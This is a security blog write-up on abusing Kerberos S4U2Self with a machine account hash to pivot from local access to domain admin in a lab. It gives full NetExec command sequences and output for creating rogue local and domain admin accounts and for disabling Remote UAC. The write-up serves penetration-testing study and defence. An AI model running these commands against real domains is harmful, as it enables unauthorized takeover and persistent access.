Abusing S4U2Self for Active Directory pivoting

hunio.org/security/abusing-s4u2self-for-active-directory-pivoting

hun April 18, 2025

▼ Table of Contents

TL;DR

If you only have access to a valid machine hash, you can leverage the Kerberos S4U2Self proxy for local privilege escalation, which allows reopening and expanding potential local-to-domain pivoting paths, such as SEImpersonate!

Introduction

What is Kerberos?

Kerberos is a **ticket-based** authentication protocol that enables secure communication in untrusted environments by first establishing mutual trust through a mutual third party. As a result, Kerberos requires three parties:

- **Client:** The user or system requesting access to a resource.
- **Server:** The destination resource the client wants to access.
- **Key Distribution Center (KDC):** A trusted third party responsible for authenticating users and issuing tickets.


The key reason for this approach to authentication is to minimize the need to send passwords over the network, reducing the risk of credential theft.

The ticketing process

Throughout the Kerberos authentication process, services are referred to by their SPN, or Service Principal Name. Thus, the ticket generation process is as follows:

1. **Authentication Service Request:** The client sends an authentication request encrypted with its password to the KDC.
2. **Authentication Service Response:** If the KDC can decrypt the request with the user's password, the client has proven their identity. The KDC then responds with a Ticket-Granting-Ticket (TGT), encrypted with the KDC's secret key.
3. **Ticket-Granting-Ticket Request:** The client will pass the TGT back to the KDC requesting access to a destination service.


4. **Ticket-Granting-Ticket Response:** If the KDC can decrypt the TGT, it proves the client presented a valid TGT, as no other entity has access to the KDC's secret key. The KDC then responds with a Service Ticket (ST), encrypted with the destination service's password.
5. **Service Ticket Request:** The client passes the ST to the destination service, requesting access. If the destination service can decrypt the service ticket, it proves the ticket is valid, as only the KDC and the service itself should possess the service's password.



Through the trusted intermediary - the KDC - the client and destination service can establish trust, relying on the assumption that only the KDC possesses the secret credentials.

Kerberos delegation - the double-hop problem

Because of how Kerberos tickets work, servers have no means of forwarding client credentials to other resources, as they only have the service ticket encrypted with their own password. This is known as the **Kerberos Double-Hop Problem.**



To solve this, Microsoft introduced Delegation, a feature that allows servers to forward client credentials to another service, enabling the second service to authenticate the client on behalf of the first server. Today, there are three forms of Kerberos delegation:

- **Unconstrained Delegation:** Unconstrained was the first form of delegation. When a client authenticates to a server configured with unconstrained delegation, the client will also pass their TGT alongside their ST allowing the destination to reuse the TGT to authenticate as that user to the next resource.
- **Constrained Delegation:** Unconstrained delegation had major security implications, and to mitigate the risks associated with compromising a host configured with this form of delegation, constrained delegation restricts the ability to delegate to a specified Service Principal Name (SPN) on a specified destination. This form of delegation also introduced two proxies to eliminate TGT forwarding: S4U2Self and S4U2Proxy.
- **Resource-Based Constrained Delegation:** Resource-based constrained delegation is very similar to constrained delegation, with the primary difference being that the destination (resource) determines what services can delegate to it.

Analyzing S4U2Self

Referring back to constrained delegation, S4U2Self and S4U2Proxy are meant to prevent TGT forwarding while still allowing for the generation of valid service tickets on behalf of another user. In detail, S4U2Self performs the impersonation, while S4U2Proxy handles the ticket generation, but **only if constrained delegation is enabled on the requesting resource.**

However, unlike S4U2Proxy, **S4U2Self does not require constrained delegation to be configured in order to perform the impersonation process.** This means that if an attacker can obtain a machine account hash, they can generate their own TGT via the overpass-the-hash attack and request a service ticket to authenticate as any valid domain user without knowing their password. The only caveat is that **impersonation is limited to the resource tied to the machine account that was compromised.**

That’s where the core question of this blog emerges: if an attacker *only* has a machine hash, how can they pivot from the local system up to the Active Directory domain primarily using S4U2Self?

S4U2Self limitations

There were many trials and errors during the research period of this project! Before discussing the one promising vector I discovered while working on this, I do want to first discuss what didn't work as I believe it's just as important!

Each of the following required generating a service ticket via S4U2Self to impersonate the domain administrator on a host that does not have constrained delegation configured.

Kerberos issues and protections:

If we authenticate to a resource via Kerberos, we cannot pivot without delegation. This limitation impacts anything that excludes the compromised host. Here are some errors that emerged after attempting to pivot to the domain controller.

```
┌──(hun㉿kali)-[~/s4u2self/test]
└─$ nxc smb testpc.test.local -u 'administrator' --use-kcache -x 'net user /domain' --exec-method wmiexec
SMB         testpc.test.local 445    TESTPC           [*] Windows 11 Build 22621 x64 (name:TESTPC) (domain:test.local) (signing:False) (SMBv1:False)
SMB         testpc.test.local 445    TESTPC           [+] test.local\administrator from ccache (Pwn3d!)
SMB         testpc.test.local 445    TESTPC           [+] Executed command via wmiexec
SMB         testpc.test.local 445    TESTPC           The request will be processed at a domain controller for domain test.local.
SMB         testpc.test.local 445    TESTPC           System error 5 has occurred.
SMB         testpc.test.local 445    TESTPC           Access is denied.
```

```
┌──(hun㉿kali)-[~/s4u2self]
└─$ nxc smb pc01.secure.local -u 'PC01$' -H 'aad3b435b51404eeaad3b435b51404ee:e2aaaa452e8e5bab426f242c516526d8' --delegate Administrator --self -X "powershell.exe \"Invoke-Command -
ComputerName DC01.secure.local -ScriptBlock { \$password = ConvertTo-SecureString -String 'Password123' -AsPlainText -Force; New-ADUser -Name 'eviladmin' -SamAccountName 'eviladmin'
 -UserPrincipalName 'eviladmin@secure.local' -Enabled \$true -AccountPassword \$password; Add-ADGroupMember -Identity 'Domain Admins' -Members 'eviladmin'}\""
SMB         pc01.secure.local 445    PC01             [*] Windows 11 Build 22621 x64 (name:PC01) (domain:secure.local) (signing:False) (SMBv1:False)
SMB         pc01.secure.local 445    PC01             [+] secure.local\Administrator through S4U with PC01$ (Pwn3d!)
SMB         pc01.secure.local 445    PC01             [+] Executed command via wmiexec
SMB         pc01.secure.local 445    PC01             [DC01.secure.local] Connecting to remote server DC01.secure.local failed with the following error message : WinRM
SMB         pc01.secure.local 445    PC01             cannot process the request. The following error with errorcode 0x8009030e occurred while using Kerberos
SMB         pc01.secure.local 445    PC01             authentication: A specified logon session does not exist. It may already have been terminated.
SMB         pc01.secure.local 445    PC01             Possible causes are:
SMB         pc01.secure.local 445    PC01             -The user name or password specified are invalid.
SMB         pc01.secure.local 445    PC01             -Kerberos is used when no authentication method and no user name are specified.
SMB         pc01.secure.local 445    PC01             -Kerberos accepts domain user names, but not local user names.
SMB         pc01.secure.local 445    PC01             -The Service Principal Name (SPN) for the remote computer name and port does not exist.
SMB         pc01.secure.local 445    PC01             -The client and remote computers are in different domains and there is no trust between the two domains.
SMB         pc01.secure.local 445    PC01             After checking for the above issues, try the following:
SMB         pc01.secure.local 445    PC01             -Check the Event Viewer for events related to authentication.
SMB         pc01.secure.local 445    PC01             -Change the authentication method; add the destination computer to the WinRM TrustedHosts configuration setting or
SMB         pc01.secure.local 445    PC01             use HTTPS transport.
SMB         pc01.secure.local 445    PC01             Note that computers in the TrustedHosts list might not be authenticated.
SMB         pc01.secure.local 445    PC01             -For more information about WinRM configuration, run the following command: winrm help config. For more
SMB         pc01.secure.local 445    PC01             information, see the about_Remote_Troubleshooting Help topic.
SMB         pc01.secure.local 445    PC01             + CategoryInfo          : OpenError: (DC01.secure.local:String) [], PSRemotingTransportException
SMB         pc01.secure.local 445    PC01             + FullyQualifiedErrorId : 1312,PSSessionStateBroken
```

To simulate pivoting and harvesting hashes from other users, all RPC-based passback attacks currently return machine account hashes, similar to traditional RPC coercion techniques.

When performing the `net use` passback, the following screenshots show that the NTLMv2-SSP hash is derived from the machine account, not the domain administrator user, so attempting to recover the domain administrator's hash this way is not viable.


```
┌──(hun㉿kali)-[~/s4u2self]
└─$ nxc smb pc01.secure.local -u 'administrator' --use-kcache -x 'net use \\10.0.1.13\share /user:secure.local/administrator' --exec-method atexec
SMB         pc01.secure.local 445    PC01             [*] Windows 11 Build 22621 x64 (name:PC01) (domain:secure.local) (signing:False) (SMBv1:False)
SMB         pc01.secure.local 445    PC01             [+] secure.local\administrator from ccache (Pwn3d!)
SMB         pc01.secure.local 445    PC01             [+] Executed command via atexec
SMB         pc01.secure.local 445    PC01             System error 6 has occurred.
SMB         pc01.secure.local 445    PC01             The handle is invalid.
```

```
[SMB] NTLMv2-SSP Client   : 10.0.1.201
[SMB] NTLMv2-SSP Username : \secure.local/administrator
[SMB] NTLMv2-SSP Hash     : secure.local/administrator:::e438e03abe29fd86:C181A17D9B53CA1348
6E71EF6F22C4FE:0101000000000000081EB1F2CABDB01499C7DF113124502000000000200080004A00460048004
50001001E00570049004E002D004200440047004D005200420030004200440040C00540004003400570049004E002
D004200440047004D005200420030004200440040C0054002E004A004600480045002E004C004F00430041004C000
30014004A004600480045002E004C004F00430041004C0005001400 4A004600480045002E004C004F00430041004
C00070008000081EB1F2CABDB0106000400020000008003000300000000000000000000000004000009AC4A8809
A4098FE31028F7BC68A5515681BEEE1CB4D2C3FC80115DB4BFC5BF40A0010000000000000000000000000000000000
00009001C006300690066007300 2F00310030002E0030002E0031002E00310033000000000000000000
```

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: SECURE.LOCAL/ADMINISTRATOR:::aaaaaaaaaaaaaaaa:37d92...000000
Time.Started.....: Thu Apr 10 13:41:45 2025 (0 secs)
Time.Estimated...: Thu Apr 10 13:41:45 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (./password)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     6849 H/s (0.00ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 1/1 (100.00%)
Rejected.........: 0/1 (0.00%)
Restore.Point....: 1/1 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: superLongAdminPassword123! -> superLongAdminPassword123!
```

Interestingly, forced authentication files (e.g., `.url`, `.scf`, etc.) no longer appear to work. It should be mentioned that this was only observed on a single, fully updated Windows 11 host, so results may vary.

Furthermore, we cannot access the victim via RDP because of **Microsoft Credential Guard**, which prohibits pass-the-hash and pass-the-ticket attacks. To RDP with Kerberos, many tools require a Ticket Granting Ticket to work, not a Service Ticket. In our case, the tickets forged with S4U2Self fall under pass-the-ticket.



So, unsurprisingly, if we want to pivot, we **must leverage local privileges first!** :)

Obtaining machine hashes

Obtaining machine accounts can be a relatively trivial task depending on the configuration of an Active Directory domain. While the acquisition of machine hashes is not the primary focus of this writeup, it can be achieved if an attacker obtains administrative credentials over a computer, enabling them to dump the SAM, SYSTEM, and SECURITY registry hives.

While not an exhaustive list in the slightest, some ways this can be done include:

Acquisition	Action
Overprivileged accounts	Dump registry
Weak local admin password	Dump registry
Non-admin has SEBackupPrivilege	Dump registry
Compromised backups	Dump registry
NTLMv1 auth + coercion	Pass-the-hash, Dump registry

And the list goes on!

Using S4U2Self to widen SEImpersonate attack vectors

If it's not possible to pivot to other hosts due to the Kerberos double-hop problem, what can be done? Another method of pivoting from local admin to domain admin is through abusing the `SEImpersonatePrivilege` attribute commonly assigned to local administrative users.

However, the primary mitigation to this vector is disabling the local administrator account, leading to the common assumption that if an attacker cannot log in as local admin, this path is no longer viable.

While true, if you have access to a machine account hash, **it's possible to utilize S4U2Self to reopen this path.** Using this, we can generate a ticket impersonating the domain administrator user and can either re-enable the local administrator user and change its password, or create a local administrator that we control.

The latter is much preferred from a penetration testing perspective, as it's easier to create and clean up a new user rather than modify existing ones. However, it should be noted this path doesn't immediately work because of a feature called Remote UAC. Because we have administrative permissions, we can simply modify that feature in the registry before continuing! Here's how this is done:

1. Pass-the-hash with local administrator, proof this user is disabled

```
nxc smb testpc -u 'administrator' -H
'aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0' --local-auth
```

2. S4U2Self with the machine hash to impersonate the domain administrator

```
nxc smb testpc.test.local -u 'TESTPC$' -H
'aad3b435b51404eeaad3b435b51404ee:e4c750ef674036f0b4dbe10d59e3c4e3' --delegate
administrator --self
```

```
┌──(hun㉿kali)-[~/s4u2self/test]
└─$ nxc smb testpc.test.local -u 'TESTPC$' -H 'aad3b435b51404eeaad3b435b51404ee:e4c750ef674036f0b4dbe10d59e3c4e3' --delegate administrator --self
SMB         testpc.test.local 445    TESTPC           [*] Windows 11 Build 22621 x64 (name:TESTPC) (domain:test.local) (signing:False) (SMBv1:False)
SMB         testpc.test.local 445    TESTPC           [+] test.local\administrator through S4U with TESTPC$ (Pwn3d!)

┌──(hun㉿kali)-[~/s4u2self/test]
└─$ nxc smb testpc.test.local -u 'TESTPC$' -H 'aad3b435b51404eeaad3b435b51404ee:e4c750ef674036f0b4dbe10d59e3c4e3' --delegate administrator --self -x 'whoami /priv'
SMB         testpc.test.local 445    TESTPC           [*] Windows 11 Build 22621 x64 (name:TESTPC) (domain:test.local) (signing:False) (SMBv1:False)
SMB         testpc.test.local 445    TESTPC           [+] test.local\administrator through S4U with TESTPC$ (Pwn3d!)
SMB         testpc.test.local 445    TESTPC           [+] Executed command via wmiexec
SMB         testpc.test.local 445    TESTPC           PRIVILEGES INFORMATION
SMB         testpc.test.local 445    TESTPC           ----------------------
SMB         testpc.test.local 445    TESTPC           Privilege Name                            Description                                                        State
SMB         testpc.test.local 445    TESTPC           ========================================= ================================================================== =======
SMB         testpc.test.local 445    TESTPC           SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SMB         testpc.test.local 445    TESTPC           SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SMB         testpc.test.local 445    TESTPC           SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SMB         testpc.test.local 445    TESTPC           SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SMB         testpc.test.local 445    TESTPC           SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SMB         testpc.test.local 445    TESTPC           SeSystemtimePrivilege                     Change the system time                                             Enabled
SMB         testpc.test.local 445    TESTPC           SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SMB         testpc.test.local 445    TESTPC           SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SMB         testpc.test.local 445    TESTPC           SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SMB         testpc.test.local 445    TESTPC           SeBackupPrivilege                         Back up files and directories                                      Enabled
SMB         testpc.test.local 445    TESTPC           SeRestorePrivilege                        Restore files and directories                                      Enabled
SMB         testpc.test.local 445    TESTPC           SeShutdownPrivilege                       Shut down the system                                               Enabled
SMB         testpc.test.local 445    TESTPC           SeDebugPrivilege                          Debug programs                                                     Enabled
SMB         testpc.test.local 445    TESTPC           SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SMB         testpc.test.local 445    TESTPC           SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SMB         testpc.test.local 445    TESTPC           SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SMB         testpc.test.local 445    TESTPC           SeUndockPrivilege                         Remove computer from docking station                               Enabled
SMB         testpc.test.local 445    TESTPC           SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SMB         testpc.test.local 445    TESTPC           SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SMB         testpc.test.local 445    TESTPC           SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SMB         testpc.test.local 445    TESTPC           SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SMB         testpc.test.local 445    TESTPC           SeTimeZonePrivilege                       Change the time zone                                               Enabled
SMB         testpc.test.local 445    TESTPC           SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SMB         testpc.test.local 445    TESTPC           SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
```

3. Create new local administrator user (`fakeadmin`)

```
nxc smb testpc.test.local -u 'TESTPC$' -H 'aad3b435b51404eeaad3b435b51404ee:e4c750ef674036f0b4dbe10d59e3c4e3' --delegate administrator --self -x 'powershell.exe net user fakeadmin Password12345 /add ; net localgroup administrators fakeadmin /add'
```

```
┌──(hun㉿kali)-[~/s4u2self/test]
└─$ nxc smb testpc.test.local -u 'TESTPC$' -H 'aad3b435b51404eeaad3b435b51404ee:e4c750ef674036f0b4dbe10d59e3c4e3' --delegate administrator --self -x 'powershel
l.exe net user fakeadmin Password12345 /add ; net localgroup administrators fakeadmin /add'

SMB         testpc.test.local 445    TESTPC           [*] Windows 11 Build 22621 x64 (name:TESTPC) (domain:test.local) (signing:False) (SMBv1:False)
SMB         testpc.test.local 445    TESTPC           [+] test.local\administrator through S4U with TESTPC$ (Pwn3d!)
SMB         testpc.test.local 445    TESTPC           [+] Executed command via wmiexec
SMB         testpc.test.local 445    TESTPC           The command completed successfully.
SMB         testpc.test.local 445    TESTPC           The command completed successfully.
```

4. Disable Remote UAC via the registry

```
nxc smb testpc.test.local -u 'TESTPC$' -H 'aad3b435b51404eeaad3b435b51404ee:e4c750ef674036f0b4dbe10d59e3c4e3' --delegate administrator --self -x 'reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f'
```

```
┌──(hun㉿kali)-[~/s4u2self/test]
└─$ nxc smb testpc.test.local -u 'TESTPC$' -H 'aad3b435b51404eeaad3b435b51404ee:e4c750ef674036f0b4dbe10d59e3c4e3' --delegate administrator --self -x 'reg add H
KLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f'
SMB         testpc.test.local 445    TESTPC           [*] Windows 11 Build 22621 x64 (name:TESTPC) (domain:test.local) (signing:False) (SMBv1:False)
SMB         testpc.test.local 445    TESTPC           [+] test.local\administrator through S4U with TESTPC$ (Pwn3d!)
SMB         testpc.test.local 445    TESTPC           [+] Executed command via wmiexec
SMB         testpc.test.local 445    TESTPC           The operation completed successfully.

┌──(hun㉿kali)-[~/s4u2self/test]
└─$ nxc smb testpc -u 'fakeadmin' -p 'Password12345!' --local-auth
SMB         10.0.1.251      445    TESTPC           [*] Windows 11 Build 22621 x64 (name:TESTPC) (domain:TESTPC) (signing:False) (SMBv1:False)
SMB         10.0.1.251      445    TESTPC           [+] TESTPC\fakeadmin:Password12345! (Pwn3d!)
```

5. Check for domain administrator sessions (where `logon_server` is the domain controller)

```
nxc smb testpc -u 'fakeadmin' -p 'Password12345' --local-auth --loggedon-users
```

```
┌──(hun㉿kali)-[~/s4u2self]
└─$ nxc smb testpc -u 'fakeadmin' -p 'Password12345' --local-auth --loggedon-users
SMB         10.0.1.251      445    TESTPC           [*] Windows 11 Build 22621 x64 (name:TESTPC) (domain:TESTPC) (signing:False) (SMBv1:False)
SMB         10.0.1.251      445    TESTPC           [+] TESTPC\fakeadmin:Password12345 (Pwn3d!)
SMB         10.0.1.251      445    TESTPC           [+] Enumerated logged_on users
SMB         10.0.1.251      445    TESTPC           TEST\Administrator        logon_server: TESTDC
SMB         10.0.1.251      445    TESTPC           TEST\TESTPC$              logon_server:
```

6. SEImpersonate the domain administrator and create `eviladmin` user. Add them to the `Domain Admins` group

```
nxc smb testpc -u 'fakeadmin' -p 'Password12345' --local-auth -M schtask_as -o USER='TEST\administrator' CMD="powershell.exe \"Invoke-Command -ComputerName TESTDC -ScriptBlock { \$password = ConvertTo-SecureString -String 'Password123' -AsPlainText -Force; New-ADUser -Name 'eviladmin' -SamAccountName 'eviladmin' -UserPrincipalName 'eviladmin@test.local' -Enabled \$true -AccountPassword \$password; Add-ADGroupMember -Identity 'Domain Admins' -Members 'eviladmin'}\""
```

```
┌──(hun㉿kali)-[~/s4u2self]
└─$ nxc smb testpc -u 'fakeadmin' -p 'Password12345' --local-auth -M schtask_as -o USER='TEST\administrator' CMD="powershell.exe \"Invoke-Command -ComputerName TESTDC -ScriptBlock { \$password = ConvertTo-SecureString -String 'Password123' -AsPlainText -Force; New-ADUser -Name 'eviladmin' -SamAccountName 'eviladmin' -UserPrincipalName 'eviladmin@test.local' -Enabled \$true -AccountPassword \$password; Add-ADGroupMember -Identity 'Domain Admins' -Members 'eviladmin'}\""
SMB         10.0.1.251      445    TESTPC           [*] Windows 11 Build 22621 x64 (name:TESTPC) (domain:TESTPC) (signing:False) (SMBv1:False)
SMB         10.0.1.251      445    TESTPC           [+] TESTPC\fakeadmin:Password12345 (Pwn3d!)
SCHTASK_AS  10.0.1.251      445    TESTPC           [*] Connecting to the remote Service control endpoint
SCHTASK_AS  10.0.1.251      445    TESTPC           [*] Executing powershell.exe "Invoke-Command -ComputerName TESTDC -ScriptBlock { $password = ConvertTo-SecureString -String 'Password123' -AsPlainText -Force; New-ADUser -Name 'eviladmin' -SamAccountName 'eviladmin' -UserPrincipalName 'eviladmin@test.local' -Enabled $true -AccountPassword $password; Add-ADGroupMember -Identity 'Domain Admins' -Members 'eviladmin'}" as TEST\administrator
```

7. Full domain compromise! (`test.local` domain has two systems)

```
nxc smb <network_cidr> -u 'eviladmin' -p 'Password123'
```

```
┌──(hun㉿kali)-[~/s4u2self]
└─$ nxc smb ips -u 'eviladmin' -p 'Password123'
SMB         10.0.1.250      445    TESTDC           [*] Windows Server 2022 Build 20348 x64 (name:TESTDC) (domain:test.local) (signing:True) (SMBv1:False)
SMB         10.0.1.251      445    TESTPC           [*] Windows 11 Build 22621 x64 (name:TESTPC) (domain:test.local) (signing:False) (SMBv1:False)
SMB         10.0.1.250      445    TESTDC           [+] test.local\eviladmin:Password123 (Pwn3d!)
SMB         10.0.1.251      445    TESTPC           [+] test.local\eviladmin:Password123 (Pwn3d!)
Running nxc against 2 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

8. Cleanup: re-enable Remote UAC via the registry

```
nxc smb testpc.test.local -u 'TESTPC$' -H 'aad3b435b51404eeaad3b435b51404ee:e4c750ef674036f0b4dbe10d59e3c4e3' --delegate administrator --self -x 'reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 0 /f'
```

```
┌──(hun㉿kali)-[~/s4u2self/test]
└─$ nxc smb testpc.test.local -u 'TESTPC$' -H 'aad3b435b51404eeaad3b435b51404ee:e4c750ef674036f0b4dbe10d59e3c4e3' --delegate administrator --self -x 'reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 0 /f'
SMB         testpc.test.local 445    TESTPC           [*] Windows 11 Build 22621 x64 (name:TESTPC) (domain:test.local) (signing:False) (SMBv1:False)
SMB         testpc.test.local 445    TESTPC           [+] test.local\administrator through S4U with TESTPC$ (Pwn3d!)
SMB         testpc.test.local 445    TESTPC           [+] Executed command via wmiexec
SMB         testpc.test.local 445    TESTPC           The operation completed successfully.

┌──(hun㉿kali)-[~/s4u2self/test]
└─$ nxc smb testpc -u 'fakeadmin' -p 'Password12345!' --local-auth
SMB         10.0.1.251      445    TESTPC           [*] Windows 11 Build 22621 x64 (name:TESTPC) (domain:TESTPC) (signing:False) (SMBv1:False)
SMB         10.0.1.251      445    TESTPC           [+] TESTPC\fakeadmin:Password12345!
```

9. Remove `fakeadmin` user

```
nxc smb testpc.test.local -u 'TESTPC$' -H 'aad3b435b51404eeaad3b435b51404ee:e4c750ef674036f0b4dbe10d59e3c4e3' --delegate administrator --self -x 'net user fakeadmin /delete'
```

Limitations and impracticalities

While this doesn't introduce substantial new research into S4U2Self or the SEImpersonate abuse path, it does bring attention to a lesser-discussed abuse vector. Specifically, techniques for reenabling methods of pivoting to the domain even after certain local mitigations are enforced.

That said, this path is relatively impractical, primarily due to the methods required to obtain machine account hashes. The core prerequisite of this technique is acquiring the NTLM hash of a machine account, which typically requires elevated privileges to dump from the registry.

Redundant privileges: If the local administrator user is disabled, since elevated permissions to dump the registry have already been acquired, using S4U2Self isn't necessary to re-enable or create a new local admin user.

Volatile machine passwords: Additionally, domain-joined Windows machines rotate their computer account passwords every 30 days. So if a machine hash is acquired from an outdated backup, there's a high likelihood that pass-the-hash attempts will fail.

